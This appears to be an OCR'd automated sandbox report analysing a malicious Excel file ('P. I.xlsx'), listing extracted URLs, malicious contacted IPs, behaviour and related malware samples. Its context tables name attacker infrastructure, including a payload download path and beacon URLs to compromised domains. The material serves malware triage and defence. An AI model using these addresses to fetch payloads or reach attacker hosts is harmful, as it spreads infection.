
Name	Source	Malicious	Antivirus Detection	Reputation
http://www.mercadolivre.com.br/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.iis.fhg.de/audioPA	explorer.exe, 00000006.0000000 0.2155629669.0000000004B50000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sogou.com/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000006.0000000 0.2164967581.000000000A330000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	vbc.exe, 00000004.00000002.213 9033957.000000000239E000.00000 004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.windows.com/pctv.	explorer.exe, 00000006.0000000 0.2152230582.0000000003C40000. 00000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://coinmarketcap.com/api/	vbc.exe, vbc.exe, 00000005.000 00002.2188294879.0000000000B82 000.00000020.00020000.sdmp, sv chost.exe, 00000007.00000002.2 350236075.00000000005FC000.000 00004.00000020.sdmp	false		high
http://www.abril.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.amazon.de/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http:// www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000006.0000000 0.2161003996.000000000861C000. 00000004.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://busca.orange.es/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000006.0000000 0.2164967581.000000000A330000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	explorer.exe, 00000006.0000000 0.2152230582.0000000003C40000. 00000002.00000001.sdmp	false		high
http://search.espn.go.com/	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.myspace.com/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://p.zhongsou.com/favicon.ico	explorer.exe, 00000006.0000000 0.2165087542.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
101.100.209.140	unknown	Singapore		58621	VODIEN-AS-AP-LOC2VodienInternetSolutionsPteLtdSG	true
104.130.255.68	unknown	United States		33070	RMH-14US	true
198.23.212.188	unknown	United States		36352	AS-COLOCROSSINGUS	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
74.220.199.6	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
154.215.9.186	unknown	Seychelles		62468	VPSQUANUS	true
198.101.172.217	unknown	United States		19994	RACKSPACEUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	323360
Start date:	26.11.2020
Start time:	21:21:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 46s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	P. I.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLSX@9/6@7/7
EGA Information:	Failed
HDC Information:	• Successful, ratio: 37.5% (good quality ratio 35.4%) • Quality average: 73.7% • Quality standard deviation: 29.6%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtEnumerateValueKey calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/323360/sample/P. I.xlsx

Simulations

Behavior and APIs

Time	Type	Description
21:22:00	API Interceptor	52x Sleep call for process: EQNEDT32.EXE modified
21:22:02	API Interceptor	123x Sleep call for process: vbc.exe modified
21:22:28	API Interceptor	230x Sleep call for process: svchost.exe modified
21:23:07	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.130.255.68	7New PO's 3.exe	Get hash	malicious	Browse	• www.ravennahub.net/no/?004=W4AmBrEus9upSXA3UFjZAed3klSJc8znyYaKtYnCAT8OZ2b1zRI+80PWf0jEyvjW0vJJ0P4WwUh0wzcz&w0=9rQlzVNptHwh

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	59New PO's 3319971.exe	Get hash	malicious	Browse	• www.ravennahub.net/no/?w21=W4AmBrEus9upSXA3UFjZAed3klSJc8znyYaKtYnCAT8OZ2b1zRI+80PWf0jEyvjW0vJJ0P4WwUh0wzcz&5j=7nsDG
198.23.212.188	EME_PO.39134.xlsx	Get hash	malicious	Browse	• 198.23.212.188/reg/vbc.exe
	Order List.xlsx	Get hash	malicious	Browse	• 198.23.212.188/reg/vbc.exe
	Order List.xlsx	Get hash	malicious	Browse	• 198.23.212.188/reg/vbc.exe
34.102.136.180	Shipping INVOICE-BL Shipment..exe	Get hash	malicious	Browse	• www.gettingthehelloutofca.com/mqgf/?1bz=KR2H7bR68gwXZ0UwRZoWOm+3/bRM+9g3CvwIMuaCj43AHNBZDZgp33E9vheCRffBPsp5&v2Jx9=0pY0Q8thwtJli0y0
	PO98765.exe	Get hash	malicious	Browse	• www.westhighlandwaytours.com/sbmh/?4hLtM4=7c1Yf2hXTdqRFKk5H17xFHcZtn6ZaViryhouZ8x83IEcsjPhhroi25cpiHSX6hk8gWCa&n0DXRn=xPJxZNG0xPz
	Booking Confirmation.xlsx	Get hash	malicious	Browse	• www.setyourhead.com/kgw/?YPxdA=qxnbG0TgnGHGw+QslghqCPaDw7mfFbPu6Z/l2x9tLypy5Il4TL/Oe56Tl1g3tXVevJbT7w==&FN=-ZD4lhJxcp08lll
	PI202009255687.xlsx	Get hash	malicious	Browse	• www.lygosfilms.info/ogg/?Xrx4lx8=o9DTWGgejQhFb0XDNKFr8x252gLWlqtFw+u/liN1z9p9QWzZEqjsrtg5rynyb3VCEFeW0g==&eny8V=8p-t_j0xRnOLT2
	VOMAXTRADING.doc	Get hash	malicious	Browse	• www.mycapecrusade.com/bu43/?OBZPd=k6AhchXHBB&Yzrx=5Lfh6qcZO6QCpL41ah3mk8LUL3OJ/OZx9c26bzra2u0GgF5XtbJN8WKHQCrI7u2LEBkhnA==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	purchase order.exe	Get hash	malicious	Browse	• www.retexo.com/sbmh/?0PJtBJ=kHp9H1tPAFmVsD64lxBGFA2zeARzx9tS7bJBiT/v97zwTY8F+uE1Nk95aq19aJdA0x4qnOoYAg==&jDHXG=aFNTklSp
	inv.exe	Get hash	malicious	Browse	• www.nextgenmemorabilia.com/hko6/?rL0=EcalOYSyHuIWNe0yBiyzQnDoyWnQ8AXmuso6y7H91Y9cmoRSZtclvU9o5GCKwGOmvOmDBOYeyw==&3f_X=Q2J8lT4hKB4
	anthon.exe	Get hash	malicious	Browse	• www.stlmache.com/94sb/?D8c=zlihirZ0hdZXaD&8pdPSNhX=oHhCnRhAqLFON9zTJDssyW7Qcc6qw5o0Z4654po5P9rAmpqiU8ijSaSHb7UixrcmwTy4
	RFQ For TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• www.messianicentertainment.com/mkv/
	Scan 25112020 pdf.exe	Get hash	malicious	Browse	• www.youarecoveredamerica.com/cxs/?wR=30eviFukjpDMKdZAPLSN5kaysTzlcADcsOyOixR0/60FoTO0nFa3+4ZYvhmf8uIzSvTf&V4=inHXwbhx
	PO EME39134.xlsx	Get hash	malicious	Browse	• www.pethgroup.com/mfg6/?NL08b=wzYKSVBwuJMkKFzZssaTzgW2Vk9zJFgyObnh9ous05GVmO8iDcl865kQdMMIGiQlXQz3Bg==&Ab=JpApTx
	PRODUCT INQUIRY BNQ1.xlsx	Get hash	malicious	Browse	• www.d2cbox.com/coz3/?RFN4=Db4oM/0ZSLcS2WrsSk0EAPitYAH7G5kPXSBsu1Ti9XYpj/EUmwYzXG6I+6XEGkDvXHlCmg==&RB=NL00JzKhBv9HkNRp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Document Required.xlsx	Get hash	malicious	Browse	• www.vegbydesign.net/et2d/?LDHDp=V0L4Gg8XEG33noZ7KcimyECCbO7JKaiXnbIiZHmOm/4B4fbkqB2G6gSUl7eOq1VGLYG7cQ==&1bY8l=ktg8tf6PjX7
	Payment - Swift Copy.exe	Get hash	malicious	Browse	• www.meetyourwish.com/mnc/?Mdkdxdax=WY4KUSY8ftRWBzX7AqE30jxuDiwNulyYTSspkj6O426HLT41/FrvTZzWmkvAdUuy3I6l&ZVj0=YN6tXn0HZ8X
	Shipment Document BLINV And Packing List Attached.exe	Get hash	malicious	Browse	• www.kanmra.com/bg8v/?DXIXO=bN+sZwdqksHEVUXNrgv1qWKxxuRS+qOVBUFqNGSJvK31ERFsrbT8+Ywa/qntJ641tecm&Jt7=XPv4nH2h
	SR7UzD8vSg.exe	Get hash	malicious	Browse	• www.seatoskyphotos.com/g65/?7nwhJ4l=TXJeSLolb01vansOrhIgOMhNYUnQdj/rfF4amJcBrUYE+yYYkSMe6xNPoYCNXAECPfCM&PpJ=2dGHUZtH1RcT9x
	fSBya4AvVj.exe	Get hash	malicious	Browse	• www.crdtchef.com/coz3/?uVg8S=yVCTVPM0BpPlbRn&Cb=6KJmJcklo30WnY6vewxcXLig2KFmxMKN3/pat9BWRdDInxGr1qf1MmoT0+9/86rmVbJja+uPDg==
	7OKYiP6gHy.exe	Get hash	malicious	Browse	• www.space-ghost.com/mz59/?DxlpdH=bx7WlvEZr3O5XBwlnsT/p4C3h10gePk/QJkiFTbVYZMx/qNyufU701Fr8sAaS9DQf7SJ&k2Jxtb=fDHHbT_hY
	ptFlhqUe89.exe	Get hash	malicious	Browse	• www.pethgroup.com/mfg6/?EZxHcv=idCXUjVPw&X2MdRr9H=wzYKSVB1uOMgKV/VusaTzgW2Vk9zJFgyOb/xhrytwZGUm/QkEM0ws9cSepgeCyUWcTuH

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	G1K3UzwJBx.exe	Get hash	malicious	Browse	• www.softdevteams.com/wsu/?JfBpEB4H=UDFlvLrb363Z/K3+q9OjWueixmKoOm8xQw3Yd3ofqrJMoI6bXqsuqW1H0uReyIz+CvJE&odqddr=RzuhPD

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
reachlocal.cloudbackend.net	7New PO's 3.exe	Get hash	malicious	Browse	• 104.130.255.68
	59New PO's 3319971.exe	Get hash	malicious	Browse	• 104.130.255.68

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
VODIEN-AS-AP-LOC2VodienInternetSolutionsPteLtdSG	Quotation BID for FLORADYE-897498-sn-479873.exe	Get hash	malicious	Browse	• 119.31.235.105
	Quotation BID for FLORADYE-7875657875sn789894.exe	Get hash	malicious	Browse	• 119.31.235.105
	http://https://jiji.sg/modules/33338888/kutxacc/d8d1c4c534e3fbc/login.php?error=1&#_430cec0a06f011877	Get hash	malicious	Browse	• 101.100.201.17
	ORDER...08312020.exe	Get hash	malicious	Browse	• 111.235.136.11
	aAz6J4ZdUpY0h3s.exe	Get hash	malicious	Browse	• 111.235.136.11
	Order.exe	Get hash	malicious	Browse	• 111.235.136.11
	http://https://netorg5311404-my.sharepoint.com/:b:/g/personal/andrea_qualityprocessing_info/EU-DL-xouWZDquK3qv92wvwBIcu9lc-F04jNh2b57Qd8OA?at=9&e=4%3a0LgAJF	Get hash	malicious	Browse	• 101.100.216.158
	http://https://ssosscast.com/onmicrosoft/onedrive000	Get hash	malicious	Browse	• 101.100.216.158
	1.12.2018.js	Get hash	malicious	Browse	• 101.100.216.152
	1.12.2018.js	Get hash	malicious	Browse	• 101.100.216.152
	430#U0437.js	Get hash	malicious	Browse	• 101.100.216.152
	430#U0437.js	Get hash	malicious	Browse	• 101.100.216.152
	43som_output3492B3.exe	Get hash	malicious	Browse	• 101.100.210.100
	9SOA-XPF-9009016.PDF.exe	Get hash	malicious	Browse	• 101.100.210.100
	41payment invoic.exe	Get hash	malicious	Browse	• 111.235.137.94
	13Enquiry List.exe	Get hash	malicious	Browse	• 103.11.190.165
	42RFQ Requirements for IPREN BV Belgium.exe	Get hash	malicious	Browse	• 103.11.189.189
GOOGLEUS	http://https://ptfsca-my.sharepoint.com/:b:/g/personal/kevin_ptfs_ca/EboJWCmd9RVCrP7-u8pvAqYBYBaOrLxrf1qbZLFVjshCAA?e=4%3aaaD17Q&at=9	Get hash	malicious	Browse	• 216.58.215.225

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
